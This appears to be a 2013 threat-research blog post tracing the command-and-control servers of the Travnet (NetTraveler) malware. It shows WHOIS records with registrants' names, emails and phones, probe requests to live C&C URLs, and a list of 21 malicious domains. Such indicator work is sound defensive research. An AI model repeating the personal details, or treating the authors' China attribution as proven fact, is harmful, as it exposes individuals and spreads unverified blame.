
Registrant information for the domain is as follows :



```
Registrant Contact Details:
   wang panli
   wang panli          (chenjm@sina.com)
   guangdongshenzhenfutian
   shenzhen
   guangdong,518026
   CN
   Tel. +86.075582661331
   Fax. +86.075582661331

Administrative Contact Details:
   wang panli
   wang panli          (chenjm@sina.com)
   guangdongshenzhenfutian
   shenzhen
   guangdong,518026
   CN
   Tel. +86.075582661331
   Fax. +86.075582661331
```


Our analysis strongly suggests that the group behind Travnet might be from China. The above record is just one of the findings that supports the claim. Its interesting to note that the domain was recently registered, is locked & expires in 2014. Another interesting observation is the address of the registrant. “Guangdong” province from China seems to pop up everywhere. Its also noteworthy that the domain is still active & still hosting the Travnet C&C. We've also observed that the C&C now remains active only during specific time of the day. The time-stamp from the images below, confirms this.

Active response from the C&C :



```
http://www.viprambler.com/newsi[redacted]nettraveler.asp

GET /newsi[redacted]/nettraveler.asp HTTP/1.1
Host: www.viprambler.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:19.0) Gecko/20100101 Firefox/19.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Date: Sun, 23 Jun 2013 02:55:11 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 5
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQQARBDAR=NPPJEECDHDOLAACLADKJLEAO; path=/
Cache-Control: private

http://www.viprambler.com/favicon.ico
```


C&C server refusing connection later on the same day :



```
[redacted] ~/Downloads $ date
Sun Jun 23 19:50:53 IST 2013
[redacted] ~/Downloads $ telnet www.viprambler.com 80
Trying 210.209.118.103...
telnet: Unable to connect to remote host: Connection refused
[redacted] ~/Downloads $ |
```

Its obvious that even after the discovery of the malware, the group behind this specific attack is determined to keep it alive. The Travnet malware as well as its C&C infrastructure is constantly evolving. Lets move onto the next active domain.

The Travnet C&C hosted at "pkspring.net" seems to be fully functional & active all the time. The response from the server when opened from a browser is as follows:




Success:0

Another interesting finding is the fact that it hosts Travnet C&C on 3 different ports on the server. They are as follows:

- 80
- 443
- 8080


Its evident from the following pictures.

Port 443


https://pkspring.net/as ×
~~https~~://pkspring.net/asp/nettraveler.asp

Success:0

Port 8080




pkspring.net:8080/asp/nettraveler.asp

Success:0

Moving on, we found out that 21 domains are hosted on the same server at the moment. And all of them are active C&C servers for the Travnet malware. They also seem to have interesting domain names. Its an indication of the seriousness of the campaign.

Other domains hosted & owned by the same group on the same server/IP :



www.yougetsignal.com/tools/web-sites-on-web-server/


Reverse IP Domain Check

Remote Address pkspring.net Check

Found **21** domains hosted on the same web server as pkspring.net (95.211.172.143).

autosync.info
dailynewsupdater.com
dll-host-update.com
flashupdates.info
hotinfonews.com
microsoft-msdn.com
msgenuine.net
mysync.info
newstatisticfeeder.com
nvidiadrivers.info
nvidiasoft.info
pkspring.net
shellupdate.com
syncprovider.info
ultrasoft.in
videosync.info
windows-genuine.com
windowsonlineupdate.com
www.kandaklik.net
www.pkspring.net
www.windows-genuine.com


The image below proves that all of the above domains serve the same Travnet C&C on the same 3 ports, each.



Success:0


After this, we focused our attention on the WHOIS details of these domains. At the moment, the details of the registrant is kept private & it was recently updated. Its also interesting to note that the group behind this has ensured that the domain cannot be taken over by someone else. The following page contains the current WHOIS data for the domain.

"Pkspring.net" WHOIS data (Recent)



```
Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: PKSPRING.NET
   Registrar: GO FRANCE DOMAINS, LLC
   Whois Server: whois.gofrancedomains.com
   Referral URL: http://www.gofrancedomains.com
   Name Server: NS71.DOMAINCONTROL.COM
   Name Server: NS72.DOMAINCONTROL.COM
   Status: clientDeleteProhibited
   Status: clientRenewProhibited
   Status: clientTransferProhibited
   Status: clientUpdateProhibited
   Updated Date: 26-may-2013
   Creation Date: 26-may-2013
   Expiration Date: 26-may-2014

>>> Last update of whois database: Thu, 20 Jun 2013 20:25:31 UTC <<<

NOTICE: The expiration date displayed in this record is the date the
```


Registrant details for the domain :



```
Registered through: GoDaddy.com, LLC (http://www.godaddy.com)
Domain Name: PKSPRING.NET
   Created on: 26-May-13
   Expires on: 26-May-14
   Last Updated on: 26-May-13

Registrant:
Domains By Proxy, LLC
DomainsByProxy.com
14747 N Northsight Blvd Suite 111, PMB 309
Scottsdale, Arizona 85260
United States

Administrative Contact:
   Private, Registration  PKSPRING.NET@domainsbyproxy.com
   Domains By Proxy, LLC
   DomainsByProxy.com
   14747 N Northsight Blvd Suite 111, PMB 309
   Scottsdale, Arizona 85260
   United States
   (480) 624-2599      Fax -- (480) 624-2598

Technical Contact:
   Private, Registration  PKSPRING.NET@domainsbyproxy.com
   Domains By Proxy, LLC
   DomainsByProxy.com
   14747 N Northsight Blvd Suite 111, PMB 309
   Scottsdale, Arizona 85260
   United States
```

Nothing much to go on there at the moment. But thanks to older WHOIS records, we found out some interesting facts.


The same domain was earlier registered as follows:


Ni Ultimate Network Infor
www.netinfo.org.ua/pkspring.net.htm
Search Google
Custon
AdChoices ▷ ► DNS IP ► DNS Hosting ► Domain DNS
AdChoices ▷ ► Domain DNS ► At Domain ► DNS Lookup

```
[Querying whois.verisign-grs.com]
[whois.verisign-grs.com]

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to
http://www.internic.net
for detailed information.

Domain Name: PKSPRING.NET
Registrar: XIN NET TECHNOLOGY CORPORATION
Whois Server: whois.paycenter.com.cn
Referral URL: http://www.xinnet.com
Name Server: NS1.CNDNS.NET.CN
Name Server: NS2.CNDNS.NET.CN
Status: clientUpdateProhibited
Updated Date: 24-mar-2012
Creation Date: 20-mar-2009
Expiration Date: 20-mar-2013

>>> Last update of whois database: Fri, 19 Oct 2012 17:23:35 UTC
```

```
[SMART INFO]

Have you ever wanted to know who and how rules Inter
Stay tuned, we're coming soon!
```


It was apparently created on 20-march-2009 & its expiration date was set to 20-march-2013. The registrant's information at that time was as follows:


Ni Ultimate Network Infor
www.netinfo.org.ua/pkspring.net.htm

```
By submitting this query, you agree to abide by this policy.!!

Domain Name : pkspring.net
PunnyCode : pkspring.net
Creation Date : 2009-03-20 15:35:04
Updated Date : 2012-03-24 13:57:19
Expiration Date : 2013-03-20 15:35:00


Registrant:
Organization : ZhaoYang IT LTD.
Name : Zhanglan.
Address : Shen Zhen province,Guangdong
City : ShenZhen
Province/State : GuangDong
Country : cn
Postal Code : 525100

Administrative Contact:
Name : Zhanglan.
Organization : Zhanglan.
Address : Shen Zhen province,Guangdong
City : ShenZhen
Province/State : GuangDong
Country : cn
Postal Code : 525100
Phone Number : 86-755-63217861
Fax : 86-755-63217861
Email : livep92@hotmail.com
```

The above data seems familiar. The only difference now being that the domains have be renewed, registration details kept private & the email ID of the registrant has changed from "livep92@hotmail.com" to "chenjm@sina.com", which belongs to a private Chinese mail service (http://mail.sina.com.cn/) . The same thing has happened with other publicly disclosed Travnet C&C domains. We also fetched details of another domain that previously hosted Travnet C&C & has been recently renewed, most likely by the same group.

A search for the email “livep92@hotmail.com” led us to the following page :



4 Domain(s) Use livep92@hotmail.com As Whois Email

ertisements

Go Google with Gmail
www.google.com/gonegoogle
Chat, Email, Phone, Video & more Try Google Apps for your business.

